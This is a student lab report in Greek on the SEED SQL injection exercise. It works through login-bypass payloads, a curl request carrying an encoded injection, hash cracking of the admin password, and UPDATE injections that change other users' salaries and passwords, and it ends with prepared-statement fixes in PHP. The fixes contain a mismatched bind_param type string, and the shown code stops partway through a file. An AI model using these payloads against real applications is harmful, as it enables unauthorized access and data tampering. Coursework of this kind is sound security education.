

# ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

Εργασία 3

ΠΑΝΤΕΛΕΗΜΩΝ ΠΡΩΙΟΣ

ice18390023

6ο Εξάμηνο

ice18390023@uniwa.gr

Τμήμα ΑΣΦ09



ΠΑΝΕΠΙΣΤΗΜΙΟ ΔΥΤΙΚΗΣ ΑΤΤΙΚΗΣ  
UNIVERSITY OF WEST ATTICA

**Υπεύθυνοι καθηγητές**

ΛΙΜΝΙΩΤΗΣ ΚΩΝΣΤΑΝΤΙΝΟΣ

ΙΩΑΝΝΑ ΚΑΝΤΖΑΒΕΛΟΥ

Τμήμα Μηχανικών και Πληροφορικής Υπολογιστών  
30 Μαΐου 2021

## Περιεχόμενα

<b>1</b>	<b>Δραστηριότητα 1: Εξοικείωση με τις εντολές SQL</b>	<b>1</b>
1.1	Εκτύπωση πληροφοριών πίνακα . . . . .	1
1.2	Εκτύπωση πληροφοριών χρηστών . . . . .	1
1.3	Εισαγωγή νέων χρηστών . . . . .	2
1.4	Ενημέρωση password των νέων χρηστών . . . . .	2
<b>2</b>	<b>Δραστηριότητα 2: Επίθεση SQL Injection σε εντολές SELECT</b>	<b>4</b>
2.1	Επίθεση SQL Injection στη σελίδα login . . . . .	4
2.2	Επίθεση SQL Injection από τη γραμμή εντολών . . . . .	4
2.3	Εκτέλεση πολλαπλών εντολών SQL . . . . .	5
2.4	Ανάκτηση συνθηματικού (επίθεση τύπου rainbow) . . . . .	5
<b>3</b>	<b>Δραστηριότητα 3: Επίθεση SQL Injection σε εντολές UPDATE</b>	<b>6</b>
3.1	Τροποποίηση των δικών σας στοιχείων . . . . .	6
3.2	Τροποποίηση στοιχείων άλλων χρηστών . . . . .	7
3.3	Τροποποίηση του password άλλων χρηστών . . . . .	10
<b>4</b>	<b>Δραστηριότητα 4: Αντίμετρα - Προετοιμασμένη δήλωση</b>	<b>12</b>
4.1	Unsafe_edit_backend.php . . . . .	12
4.2	Unsafe_home.php . . . . .	14
4.3	Έλεγχος εγκυρότητας . . . . .	22

## Κατάλογος σχημάτων

1.1	Εμφάνιση πληροφοριών πίνακα credential . . . . .	1
1.2	Εμφάνιση στοιχείων πίνακα credential . . . . .	1
1.3	Εμφάνιση πληροφοριών Samy πίνακα credential . . . . .	2
1.4	Padelis hash code . . . . .	3
1.5	Babis hash code . . . . .	3
1.6	Εμφάνιση ενημέρωσης του πίνακα credential . . . . .	3
2.1	Log in ως admin χωρίς την χρήση password . . . . .	4
2.2	Log in ως admin χωρίς την χρήση password με την εντολή curl . . . . .	5
3.1	Αλλαγή μισθού του χρήστη padelis . . . . .	6
3.2	Εμφάνιση αλλαγής μισθού του χρήστη padelis . . . . .	7
3.3	Αλλαγή μισθού του χρήστη babis . . . . .	9
3.4	Εμφάνιση αλλαγής μισθού και τηλεφώνου του χρήστη ryan . . . . .	10
3.5	Εμφάνιση αλλαγών των χρηστών padelis, babis και ryan . . . . .	10
3.6	Αλλαγή του κωδικού του χρήστη ryan . . . . .	11
3.7	Εμφάνιση αλλαγής του κωδικού του χρήστη ryan . . . . .	11
4.1	Προσπάθεια σύνδεσης έπειτα των αλλαγών . . . . .	22
4.2	Αποτυχία sql injection έπειτα των αλλαγών . . . . .	22

**Κώδικες**

4.1	unsafe_edit_backend.php . . . . .	12
4.2	unsafe_home.php . . . . .	15

## 1 Δραστηριότητα 1: Εξοικείωση με τις εντολές SQL

Με την εντολή

```
mysql -u root -pseedubuntu
```

παίρνουμε πρόσβαση στον mysql server ως root. Έπειτα, επιλέγουμε την βάση Users και εμφανίζουμε τους πίνακες της ο οποίος είναι μόνο ο credential.

```
use Users;
show tables;
```

### 1.1 Εκτύπωση πληροφοριών πίνακα

Για να εκτυπώσουμε τις πληροφορίες του πίνακα credential θα το κάνουμε με την εντολή

```
describe credential;
```

και θα μας εμφανίσει

```
mysql> Describe credential;
+-----+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| ID    | int(6) unsigned | NO | PRI | NULL | auto_increment |
| Name  | varchar(30) | NO | | NULL | |
| EID   | varchar(20) | YES | | NULL | |
| Salary | int(9) | YES | | NULL | |
| birth | varchar(20) | YES | | NULL | |
| SSN   | varchar(20) | YES | | NULL | |
| PhoneNumber | varchar(20) | YES | | NULL | |
| Address | varchar(300) | YES | | NULL | |
| Email | varchar(300) | YES | | NULL | |
| NickName | varchar(300) | YES | | NULL | |
| Password | varchar(300) | YES | | NULL | |
+-----+-----+-----+-----+-----+-----+
11 rows in set (0.00 sec)
```

Σχήμα 1.1: Εμφάνιση πληροφοριών πίνακα credential

### 1.2 Εκτύπωση πληροφοριών χρηστών

Για να τυπώσουμε όλα τα περιεχόμενα του πίνακα θα χρησιμοποιήσουμε το query

```
select * from credential;
```

και θα μας εμφανίσει

```
mysql> select * from credential;
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | fdb918bdae83000aa54747fc95fe0470fff4976 |
| 2 | Boby | 20000 | 30000 | 4/20 | 10213352 | | | | | b78ed97677c161c1c82c142906674ad15242b2d4 |
| 3 | Ryan | 30000 | 50000 | 4/19 | 98993524 | | | | | a3c50276cbb120637cca669eb38fb9920017e99ef |
| 4 | Samy | 40000 | 90000 | 1/11 | 32193525 | | | | | 995b8b0c183f349b3cab0ae7fccd39133500d2af |
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 | | | | | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 | | | | | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)
```

Σχήμα 1.2: Εμφάνιση στοιχείων πίνακα credential

Ακόμα, για να εμφανίσουμε όλα τα δεδομένα του χρήστη Samy θα εκτελέσουμε το query

```
select * from credential where Name='Samy';
```

ή

```
select * from credential where Name like 'Samy';
```

και θα μας εμφανίσει

```
mysql> mysql> select * from credential where Name='Samy';
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
4	Samy	40000	90000	1/11	32193525					995b8b8c183f349b3cab0ae7fccd39133508d2af

1 row in set (0.00 sec)

Σχήμα 1.3: Εμφάνιση πληροφοριών Samy πίνακα credential

### 1.3 Εισαγωγή νέων χρηστών

Για να εισάγουμε νέους χρήστες στην βάση δεδομένων θα εκτελέσουμε το query

```
insert into credential (Name,EID,Salary, birth ,SSN,PhoneNumber,Address,Email,
NickName)
values ( 'Padelis ' ,60000,1200, ' 1999/7/9 ' , '11223344' , '6945454545' , ' kifissia ' , '
padelis@pop3.edu' , 'Delos' ) ,
( 'Babis ' ,70000,563, ' 2002/10/23 ' , '55667788' , '6935353535' , ' galatsi ' , '
babis@pop3.edu' , 'Babis' );
```

### 1.4 Ενημέρωση password των νέων χρηστών

Η κωδικοποίηση με ενός κωδικού με sha1 μπορεί να γίνει με διάφορους τρόπους όπως μέσο κάποιας online εφαρμογής ([www.sha1-online.com](http://www.sha1-online.com)) ή με την εντολή

```
echo -n ' padelis ' | sha1sum
```

Στο συγκεκριμένο παράδειγμα, θα βάλουμε για τον χρήστη padelis τον κωδικό padelis και για τον χρήστη babis τον κωδικό babis με τα επόμενα query και θα εμφανίσουμε τις αλλαγές

```
update credential
set password='2b2f57c3b3e07c1d41ca90ae7d0c1f828b064387'
where Name = 'padelis' ;
```

```
update credential
set password='4c8492815dec32576570a01970373ad39e6e8a0a'
where Name = 'babis' ;
```

```
select * from credential where name in ( ' padelis ' , ' babis ' );
```

## SHA1 and other hash functions online generator

**padelis**

**hash**

sha-1

**Result for**

**sha1: 2b2f57c3b3e07c1d41ca90ae7d0c1f828b064387**

Σχήμα 1.4: Padelis hash code

**babis**

**hash**

sha-1

**Result for**

**sha1: 4c8492815dec32576570a01970373ad39e6e8a0a**

Σχήμα 1.5: Babis hash code

```
mysql> update credential
-> set password='2b2f57c3b3e07c1d41ca90ae7d0c1f828b064387'
-> where Name = 'padelis';
Query OK, 1 row affected (0.01 sec)
Rows matched: 1 Changed: 1 Warnings: 0

mysql> update credential
-> set password='4c8492815dec32576570a01970373ad39e6e8a0a'
-> where Name = 'babis';
Query OK, 1 row affected (0.01 sec)
Rows matched: 1 Changed: 1 Warnings: 0

mysql> select * from credential where name in ('padelis','babis');
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 7 | Padelis | 60000 | 1200 | 1999/7/9 | 11223344 | 6945454545 | Kifissia | padelis@pop3.edu | DeLos | 2b2f57c3b3e07c1d41ca90ae7d0c1f828b064387 |
| 8 | Babis | 70000 | 563 | 2002/10/23 | 55667788 | 6935353535 | galatsi | babis@pop3.edu | Babis | 4c8492815dec32576570a01970373ad39e6e8a0a |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)
```

Σχήμα 1.6: Εμφάνιση ενημέρωσης του πίνακα credential

## 2 Δραστηριότητα 2: Επίθεση SQL Injection σε εντολές SELECT


Εφόσον, έχουμε πρόσβαση στον κώδικα, παρατηρούμε πως ο τρόπος με τον οποίο το query δομείται και στέλνεται στην βάση δεδομένων είναι πολύ αυθαίρετος και μπορούμε να το εκμεταλλευτούμε ως ένα βαθμό.

### 2.1 Επίθεση SQL Injection στη σελίδα login

Για να συνδεθούμε ως ο χρήστης admin εφόσον ξέρουμε πως υπάρχει ως user και επίσης ξέρουμε τον τρόπο δομής του query αρκεί να δώσουμε ως όνομα το admin';#, όπου η σελίδα δεν θα κάνει escape τους χαρακτήρες και θα κατασκευάσει το εξής query το οποίο θα στείλει στην βάση

```
SELECT id, name, eid, salary, birth, ssn, address, email, nickname, password  
FROM credential  
WHERE name='admin';#' and password='';
```

με αποτέλεσμα με τον χαρακτήρα # να βάζει όλοι την υπόλοιπη εντολή ως σχόλιο και να μας δίνει πρόσβασης ως χρήστης admin (εφόσον υπάρχει).



Σχήμα 2.1: Log in ως admin χωρίς την χρήση password

### 2.2 Επίθεση SQL Injection από τη γραμμή εντολών

Με την χρήση της εντολής curl μπορούμε να κατεβάσουμε το plain text μια ιστοσελίδας και στην προκειμένη περίπτωση, εφόσον το query γίνεται με την μέθοδο get μπορούμε να βάλουμε τα δεδομένα στα πεδία χειροκίνητα με την εντολή

```
curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%3B%23&password='
```

όπου βάλαμε single quotes για να γίνουν escape κάποιοι χαρακτήρες και στο username αντικαταστήσαμε το '#' με τα αντίστοιχα hex ascii values τους.

[illegible]

Σχήμα 2.2: Log in ως admin χωρίς την χρήση password με την εντολή curl

### 2.3 Εκτέλεση πολλαπλών εντολών SQL

Επειδή ο κώδικας χρησιμοποιεί το `query` και όχι το `multi_query` δεν είναι εφικτή η εκτέλεση πολλαπλών `queries`.

## 2.4 Ανάκτηση συνθηματικού (επίθεση τύπου rainbow)

Μέσο της επίθεσης rainbow (χρησιμοποιώντας την σελίδα [crackstation.net](http://crackstation.net) ) μπορούμε να προσπαθήσουμε να προ-υπολογίσουμε το hash password. Εν τέλει με την βοήθεια της ιστοσελίδας, ανακαλύπτουμε πως ο κωδικός του admin είναι seedadmin.



### 3 Δραστηριότητα 3: Επίθεση SQL Injection σε εντολές UPDATE

Η ιστοσελίδα περιέχει έναν τρόπο αλλαγής κάποιων συγκεκριμένων προσωπικών στοιχείων. Ωστόσο, ο κώδικας με τον οποίο δομείτε το sql query είναι το ίδιο αυθαίρετος όπως και του log in. Οπότε, με παρόμοιο τρόπο όπως και πριν μπορούμε να το εκμεταλλευτούμε.

#### 3.1 Τροποποίηση των δικών σας στοιχείων

Για να τροποποιήσουμε το query έτσι όπως θέλουμε θα δομήσουμε το δικό μας query μέσα από την φόρμα εφόσον ξέρουμε την δομή του query στον κώδικα php και όλα τα πεδία του πίνακα της βάσης. Τροποποιώντας την φόρμα όπως φαίνεται στην εικόνα 3.1 προσθέτουμε μια ακόμη αλλαγή όπου είναι το salary = 15000, όπου πάει να πει πως το νέο query που στέλνεται είναι το εξής

**UPDATE credential SET**


nickname='padelis ', salary=15000/\* ',

email='\*/ , email='padelis@pop3.edu',

address=' kifissia ',

PhoneNumber='6945454545',

where ID=7;



Σχήμα 3.1: Αλλαγή μισθού του χρήστη padelis

## Padelis Profile

Key	Value
Employee ID	60000
Salary	15000
Birth	1999/7/9
SSN	11223344
NickName	Delos
Email	padelis@pop3.edu
Address	kifissia
Phone Number	6945454545

Copyright © SEED LABs

Σχήμα 3.2: Εμφάνιση αλλαγής μισθού του χρήστη padelis

### 3.2 Τροποποίηση στοιχείων άλλων χρηστών

Για την αλλαγή στοιχείων οποιουδήποτε χρήστη μπορούμε να χρησιμοποιήσουμε μόνο ένα πεδίο της φόρμας (και στο προηγούμενο ερώτημα μπορούσαμε) και να συντάξουμε το δικό μας query. Για να αλλάξουμε τα στοιχεία του χρήστη babis, μπορούμε να βάλουμε στο

πεδίο nickname της φόρμας, το input Babis, salary=5000 where name = 'Babis'# (εικόνα 3.3), οπότε θα εκτελέσει το query

**UPDATE credential SET**

```
nickname='Babis', salary=5000 where name='Babis'#',  
email='',  
address='',  
PhoneNumber="",  
where ID=7;
```

με αποτέλεσμα να βάλει σε σχόλια όλα τα υπόλοιπα γιατί είναι μία γραμμή string και όχι πολλές απλά ο κώδικας για να είναι ποίο ευανάγνωστος είναι γραμμένος έτσι.

Επίσης, για να αλλάξουμε το τηλέφωνο και τον μισθό του Ryan, μπορούμε να το κάνουμε με παρόμοιο τρόπο (εικόνα 3.4) με την εντολή, salary=1, phonenumber='not real number' where name = 'Ryan'# και το query που θα εκτελεστεί είναι

**UPDATE credential SET**

```
nickname="", salary=1, phonenumber='not real number' where name = 'Ryan'#',  
email='',  
address='',  
PhoneNumber="",  
where ID=7;
```

Με το sql query

```
select salary, name, phonenumber  
from credential  
where name in ('padelis', 'ryan', 'Babis');
```

μπορούμε να διαπιστώσουμε τις αλλαγές που έγιναν (εικόνα 3.5).

### Padelis's Profile Edit

NickName	<input type="text" value="'; salary=500 0 where name = 'babis';#"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="text" value="Password"/>

Save

Σχήμα 3.3: Αλλαγή μισθού του χρήστη babis

## Padelis's Profile Edit

NickName	<input type="text" value="ot real number' where name = 'Ryan';#"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="text" value="Password"/>

Σχήμα 3.4: Εμφάνιση αλλαγής μισθού και τηλεφώνου του χρήστη ryan

```
mysql> select salary,name,phonenumber from credential where name in ('padelis','ryan','babis');
+-----+-----+-----+
| salary | name  | phonenumber |
+-----+-----+-----+
| 1      | Ryan  | not real number |
| 15000  | Padelis | 6945454545 |
| 5000   | Babis  | 6935353535 |
+-----+-----+-----+
3 rows in set (0.00 sec)
```

Σχήμα 3.5: Εμφάνιση αλλαγών των χρηστών padelis, babis και ryan

### 3.3 Τροποποίηση του password άλλων χρηστών


Με παρόμοιο τρόπο όπως και προηγουμένως θα αλλάξουμε το κωδικό του χρήστη ryan στον κωδικό myPass αφού τον κωδικοποιήσουμε σε sha1. Οπότε, τοποθετώντας ξανά στο πεδίο nickname (εικόνα 3.6) την εξής είσοδο, password = 639e810369f37474215d1af2ca701baa76d6ca7c where name = Ryan';# θα εκτελεστεί το query

```
UPDATE credential SET
nickname='', password = '639e810369f37474215d1af2ca701baa76d6ca7c' where name = '
Ryan';#',
email='',
address=''
```

```
PhoneNumber=",  
where ID=7;
```

και μπορούμε να δούμε την αλλαγή (εικόνα 3.7) με την εντολή

```
select name, salary , phonenumber, password  
from credential  
where name ='ryan';
```



**Padelis's Profile Edit**

NickName	<input type="text" value="', password='639e810369f37474215d1'"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="text" value="Password"/>

Σχήμα 3.6: Αλλαγή του κωδικού του χρήστη ryan

```
mysql> select name,salary,phonenumber,password from credential where name = 'ryan';  
+-----+-----+-----+-----+  
| name | salary | phonenumber | password |  
+-----+-----+-----+-----+  
| Ryan | 1 | not real number | 639e810369f37474215d1af2ca701baa76d6ca7c |  
+-----+-----+-----+-----+  
1 row in set (0.00 sec)
```

Σχήμα 3.7: Εμφάνιση αλλαγής του κωδικού του χρήστη ryan

## 4 Δραστηριότητα 4: Αντίμετρα - Προετοιμασμένη δήλωση

Για να προστατευτούμε από τέτοιου είδους επιθέσεις μπορούμε να χρησιμοποιήσουμε την συνάρτηση που κάνει escape όλους τους ειδικούς χαρακτήρες ή/και να φτιάχνουμε μη αυθαίρετα queries με την prepare statments. Δηλαδή, ο server θα ξέρει ποίος είναι ο κώδικας και στα υπόλοιπα θα συμπεριφέρεται σαν να είναι απλές συμβολοσειρές. Για να προστατέψουμε την βάση δεδομένων κάνουμε κάποιες αλλαγές στα αρχεία unsafe\_home.php και unsafe\_edit\_backend.php

### 4.1 Unsafe\_edit\_backend.php

Η πρώτη αλλαγή που θα κάνουμε είναι ο παρακάτω κώδικας από

```
$sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email ',
address='$input_address ', Password='$hashed_pwd',PhoneNumber='
$input_phonenumber' where ID=$id;";
```

σε

```
$sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address= ?,
Password= ?,PhoneNumber= ? where ID=$id;");
$sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$hashed_pwd,
$input_phonenumber);
$sql->execute();
$sql->close();
```

με αποτέλεσμα να προετοιμάζουμε τον mysql server στο statment που μπορεί να παραλάβει, έπειτα δένουμε τις μεταβλητές των δεδομένων που θα παραλάβει για κάθε ένα από τα άγνωστα (?) πεδία. Στην συνέχεια εκτελούμε το query και κλείνουμε την σύνδεση.

Η δεύτερη αλλαγή είναι

```
$sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email ',
address='$input_address ', PhoneNumber='$input_phonenumber' where ID=$id;";
```

σε

```
$sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,
PhoneNumber=? where ID=$id;");
$sql->bind_param("sssss",$input_nickname,$input_email,$input_address,
$input_phonenumber);
$sql->execute();
$sql->close();
```

και τέλος διαγράφουμε το

```
$conn->query($sql);
```

γιατί πλέον δεν μας χρειάζεται και το εκτελούμε με το execute.

<sup>1</sup> <!--

<sup>2</sup> SEED Lab: SQL Injection Education Web platform

```
3 Author: Kailiang Ying
4 Email: kying@syr.edu
5 -->
6 <!--
7 SEED Lab: SQL Injection Education Web platform
8 Enhancement Version 1.
9 Date: 10th April 2018.
10 Developer: Kuber Kohli.
11
12 Update: The password was stored in the session was updated when password is changed.
13 -->
14
15 <!DOCTYPE html>
16 <html>
17 <body>
18
19 <?php
20 session_start();
21 $input_email = $_GET['Email'];
22 $input_nickname = $_GET['NickName'];
23 $input_address = $_GET['Address'];
24 $input_pwd = $_GET['Password'];
25 $input_phonenumber = $_GET['PhoneNumber'];
26 $uname = $_SESSION['name'];
27 $eid = $_SESSION['eid'];
28 $id = $_SESSION['id'];
29
30 function getDB() {
31     $dbhost="localhost";
32     $dbuser="root";
33     $dbpass="seedubuntu";
34     $dbname="Users";
35     // Create a DB connection
36     $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
37     if ($conn->connect_error) {
38         die("Connection failed: " . $conn->connect_error . "\n");
39     }
40     return $conn;
41 }
42
43 $conn = getDB();
44 // Don't do this, this is not safe against SQL injection attack
45 $sql="";
46 if($input_pwd!="){
```



```

47 // In case password field is not empty.
48 $hashed_pwd = sha1($input_pwd);
49 //Update the password stored in the session.
50 $_SESSION['pwd']=$hashed_pwd;
51 // $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',
    address='$input_address',Password='$hashed_pwd',PhoneNumber='
    $input_phonenumber' where ID=$id;";
52 $sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address= ?,
    Password= ?,PhoneNumber= ? where ID=$id;");
53 $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$hashed_pwd,
    $input_phonenumber);
54 $sql->execute();
55 $sql->close();
56 }else{
57 // if passowrd field is empty.
58 // $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',
    address='$input_address',PhoneNumber='$input_phonenumber' where ID=$id;";
59 $sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,
    PhoneNumber=? where ID=$id;");
60 $sql->bind_param("sss",$input_nickname,$input_email,$input_address,
    $input_phonenumber);
61 $sql->execute();
62 $sql->close();
63 }
64 // $conn->query($sql);
65 $conn->close();
66 header("Location: unsafe_home.php");
67 exit();
68 ?>
69
70 </body>
71 </html>

```

Κώδικας 4.1: unsafe\_edit\_backend.php

## 4.2 Unsafe\_home.php

Η αλλαγή που θα κάνουμε είναι

```

$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,
    nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd';
if (! $result = $conn->query($sql)) {
    echo "</div>";
}

```

```

    echo "</nav>";
    echo "<div class='container text-center'>";
    die('There was an error running the query [ ' . $conn->error . ' ]\n');
    echo "</div>";
}
/* convert the select return result into array type */
$return_arr = array();
while($row = $result ->fetch_assoc()) {
    array_push($return_arr,$row);
}

/* convert the array type to json format and read out*/
$json_str = json_encode($return_arr);
$json_a = json_decode($json_str,true);
$id = $json_a[0]['id'];
$name = $json_a[0]['name'];
$id = $json_a[0]['eid'];
$salary = $json_a[0]['salary'];
$birth = $json_a[0]['birth'];
$ssn = $json_a[0]['ssn'];
$phoneNumber = $json_a[0]['phoneNumber'];
$address = $json_a[0]['address'];
$email = $json_a[0]['email'];
$pwd = $json_a[0]['Password'];
$nickname = $json_a[0]['nickname'];

```

σε

```

$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber,
    address, email, nickname, Password
FROM credential
WHERE name= ? and Password= ?");
$sql->bind_param("ss", $input_undef, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address,
    $email, $nickname, $pwd);
$sql->fetch();
$sql->close();

```

διότι πριν το μετέτρεπε σε πίνακες και το κατασκεύαζε σε json μορφή ενώ τώρα δεν χρειάζεται γιατί τοποθετεί στους πίνακες όλα τα νέα δεδομένα.

- 1 <!--
- 2 SEED Lab: SQL Injection Education Web platform
- 3 Author: Kailiang Ying
- 4 Email: kying@syr.edu

```
5 -->
6
7 <!--
8 SEED Lab: SQL Injection Education Web platform
9 Enhancement Version 1
10 Date: 12th April 2018
11 Developer: Kuber Kohli
12
13 Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with
14 two menu options for Home and edit profile, with a button to
15 logout. The profile details fetched will be displayed using the table class of bootstrap with a
16 dark table head theme.
17
18 NOTE: please note that the navbar items should appear only for users and the page with
19 error login message should not have any of these items at
20 all. Therefore the navbar tag starts before the php tag but it end within the php script adding
21 items as required.
22 -->
23
24 <!DOCTYPE html>
25 <html lang="en">
26 <head>
27 <!-- Required meta tags -->
28 <meta charset="utf-8">
29 <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
30
31 <!-- Bootstrap CSS -->
32 <link rel="stylesheet" href="css/bootstrap.min.css">
33 <link href="css/style_home.css" type="text/css" rel="stylesheet">
34
35 <!-- Browser Tab title -->
36 <title>SQLi Lab</title>
37 </head>
38 <body>
39 <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3
40 EA055;">
41 <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
42 <a class="navbar-brand" href="unsafe_home.php" ></a>
44
45 <?php
46 session_start();
47 // if the session is new extract the username password from the GET request
